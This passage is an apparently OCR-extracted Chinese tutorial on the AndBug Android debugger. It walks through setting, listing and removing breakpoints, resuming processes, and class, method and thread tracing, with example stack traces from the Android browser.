
可以通过 break-list 命令查看断点设置情况

```
>> break-list
## Active Hooks
   -- Hook <536870912> java.io.File <class 'andbug.vm.Class'>
>>
```

9.2 对方法进行断点设置


通过下面命令对函数进行中断

>> break java.io.File delete




9.3 断点触发的情况

设置断点后，操作 apk 程序，一旦程序出发了某个设置的断点，整个程序就会挂起，并显示相关信息。通过输出的信息可以知道，apk 由于调用了 java.io.File.exists()Z:0 函数被中断下来。其他信息还包括整个调用 java.io.File.exists()Z:0 函数的堆栈信息。


anbc@anbc-OptiPlex-780: ~/test/do/AndBug
>> break java.io.File
Setting Hooks
-- Hooked <536870914> java.io.File <class 'andbug.vm.Class'>
>> break-list
Active Hooks
-- Hook <536870912> java.io.File.delete()Z:0 <class 'andbug.vm.Location'>
-- Hook <536870913> java.net.Socket <class 'andbug.vm.Class'>
-- Hook <536870914> java.io.File <class 'andbug.vm.Class'>
>> ## Breakpoint hit in thread <1> main (running suspended), process suspende
d.
-- java.io.File.exists()Z:0
-- android.app.ContextImpl.getCacheDir()Ljava/io/File;:22
-- android.content.ContextWrapper.getCacheDir()Ljava/io/File;:2
--
com.android.browser.CrashRecoveryHandler.writeState(Landroid/os/Bundle;)V:
13
-- com.android.browser.Controller.onSaveInstanceState(Landroid/os/Bundle;)V:6
--
com.android.browser.BrowserActivity.onSaveInstanceState(Landroid/os/Bundle
;)V:2
-- android.app.Activity.performSaveInstanceState(Landroid/os/Bundle;)V:0
-- android.app.Instrumentation.callActivityOnSaveInstanceState(Landroid/app/A
ctivity;Landroid/os/Bundle;)V:0
-- android.app.ActivityThread.performStopActivityInner(Landroid/app/ActivityT
hread$ActivityClientRecord;Landroid/app/ActivityThread$StopInfo;ZZ)V:98
-- android.app.ActivityThread.handleStopActivity(Landroid/os/IBinder;ZI)V:22
-- android.app.ActivityThread.access$900(Landroid/app/ActivityThread;Landroid
/os/IBinder;ZI)V:0
-- android.app.ActivityThread$H.handleMessage(Landroid/os/Message;)V:148
-- android.os.Handler.dispatchMessage(Landroid/os/Message;)V:20
-- android.os.Looper.loop()V:84
-- android.app.ActivityThread.main([Ljava/lang/String;)V:48
-- java.lang.reflect.Method.invokeNative(Ljava/lang/Object;[Ljava/lang/Object
;Ljava/lang/Class;[Ljava/lang/Class;Ljava/lang/Class;IZ)Ljava/lang/Object;
<native>
-- java.lang.reflect.Method.invoke(Ljava/lang/Object;[Ljava/lang/Object;)Ljav
a/lang/Object;:17
-- com.android.internal.os.ZygoteInit$MethodAndArgsCaller.run()V:11
-- com.android.internal.os.ZygoteInit.main([Ljava/lang/String;)V:66
-- dalvik.system.NativeStart.main([Ljava/lang/String;)V <native>
>>

9.4 删除已设置断点


通过 break-remove 536870916
将之前设置的中断删除掉



另外：break-remove all 表示删除所有当前设置的断点。

10、恢复运行

命令：resume
功能：触发断点整个进程暂停后，通过调用 resume 命令，继续运行该 apk
注：由于代码中 bug 的原因，需要连续两次调用 resume 命令才能恢复 apk 的运行




如上图,执行两次 resume 命令后，恢复 apk 的运行，由于对整个 java.io.File 类设置了断点，应用又中断在 java.io.File.<init>上。

11、进程暂停命令

命令：suspend
功能：暂停当前 apk 进程

由于还没有与该命令配合使用的命令，实际使用中没有太大作用



12、帮助命令 help

anbc@anbc-OptiPlex-780: ~/test/do/AndBug
>> help
AndBug (C) 2011 Scott W. Dunlop <swdunlop@gmail.com>
The AndBug shell is a simple interactive console shell that reduces typing and overhead involved in setting up a debugging session. Commands entered at the prompt will be evaluated using the current device and process as a context. Where possible, AndBug uses readline; if your Python install lacks readline, this shell will be more difficult to use due to the poor console I/O functionality in vanilla Python. (The "rlwrap" utility may help.)
AndBug is NOT intended for a piracy tool, or other illegal purposes, but as a tool for researchers and developers to gain insight into the implementation of Android applications. Use of AndBug is at your own risk, like most open source tools, and no guarantee of fitness or safety is made or implied.
Commands:
-- break | b <class> [<method>] [show/lineNo]
set breakpoint
-- break-list
list active breakpoints/hooks
-- break-remove <eid/all>
remove hook/breakpoint
-- class-trace | ct | ctrace <class-path>
reports calls to dalvik methods associated with a class
-- classes [<partial class name>]
lists loaded classes. if no partial class name supplied, list all classes.
-- dump <class-path> [<method-query>]
dumps methods using original sources or apktool sources
-- exit
terminates andbug with prejudice
-- help [<command>]
information about how to use andbug
-- inspect <object-id>
inspect an object
-- method-trace | mt | mtrace <method>
reports calls to specific dalvik method
-- methods <class-path> [<method-query>]
lists the methods of a class
-- navi [allowRemote=<False or anychar>] [port=<8080>]
starts an http server for browsing process state
-- resume [<name>]
resumes threads in the process


13、class-trace 类跟踪命令

命令：class-trace java.io.File
功能：对 java.io.File 类的调用情况进行跟踪
可以看到“thread <15> BackgroundHandler”线程，调用了“java.io.File.renameTo”，调用的参数是：

-- this=Ljava/io/File; <830018592096>

-- newPath=Ljava/io/File; <830016257352>

并且可以看到整个的堆栈调用的情况。



anbc@anbc-OptiPlex-780: ~/test/do/AndBug
-- this=Lcom/android/browser/CrashRecoveryHandler; <830016122944>
-- state=Landroid/os/Bundle; <830018577184>
-- stateJournal=Ljava/io/File; <830018592096>
-- fout=Ljava/io/FileOutputStream; <830018856152>
-- com.android.browser.CrashRecoveryHandler$1.handleMessage(Landroid/os/Message;)V:12
-- this=Lcom/android/browser/CrashRecoveryHandler$1; <830016131072>
-- msg=Landroid/os/Message; <830016183656>
-- saveState=Landroid/os/Bundle; <830018577184>
-- android.os.Handler.dispatchMessage(Landroid/os/Message;)V:20
-- this=Lcom/android/browser/CrashRecoveryHandler$1; <830016131072>
-- msg=Landroid/os/Message; <830016183656>
-- android.os.Looper.loop()V:84
-- me=Landroid/os/Looper; <830016061000>
-- msg=Landroid/os/Message; <830016183656>
-- ident=43005507536826
-- logging=None
-- queue=Landroid/os/MessageQueue; <830016061032>
-- android.os.HandlerThread.run()V:28
-- this=Landroid/os/HandlerThread; <830016009832>
trace thread <15> BackgroundHandler (running suspended)
-- java.io.File.renameTo(Ljava/io/File;)Z:0
-- this=Ljava/io/File; <830018592096>
-- newPath=Ljava/io/File; <830016257352>
--
com.android.browser.CrashRecoveryHandler.writeState(Landroid/os/Bundle;)V:50
-- stateFile=Ljava/io/File; <830016257352>
-- this=Lcom/android/browser/CrashRecoveryHandler; <830016122944>
-- state=Landroid/os/Bundle; <830018577184>
-- stateJournal=Ljava/io/File; <830018592096>
-- fout=Ljava/io/FileOutputStream; <830018856152>
-- com.android.browser.CrashRecoveryHandler$1.handleMessage(Landroid/os/Message;)V:12
-- this=Lcom/android/browser/CrashRecoveryHandler$1; <830016131072>
-- msg=Landroid/os/Message; <830016183656>
-- saveState=Landroid/os/Bundle; <830018577184>
-- android.os.Handler.dispatchMessage(Landroid/os/Message;)V:20
-- this=Lcom/android/browser/CrashRecoveryHandler$1; <830016131072>
-- msg=Landroid/os/Message; <830016183656>
-- android.os.Looper.loop()V:84

取消跟踪也可以使用 break-remove 命令实现。


14、method-trace 方法跟踪命令

命令：method-trace java.io.File renameTo

功能：对 java.io.File renameTo 函数进行跟踪，跟踪与直接设置断点的差别是，使用跟踪不中断目标进程的执行，只对相应函数的调用信息进行输出。




获取函数调用的跟踪信息



15、列举当前线程信息


命令：threads



16、对线程进行跟踪

命令：thread-trace


将 main 线程设置为跟踪县城，所有 main 县城相关的调用都会被跟踪下来，如图所示：



会列出函数调用的情况，参数，以及堆栈情况。

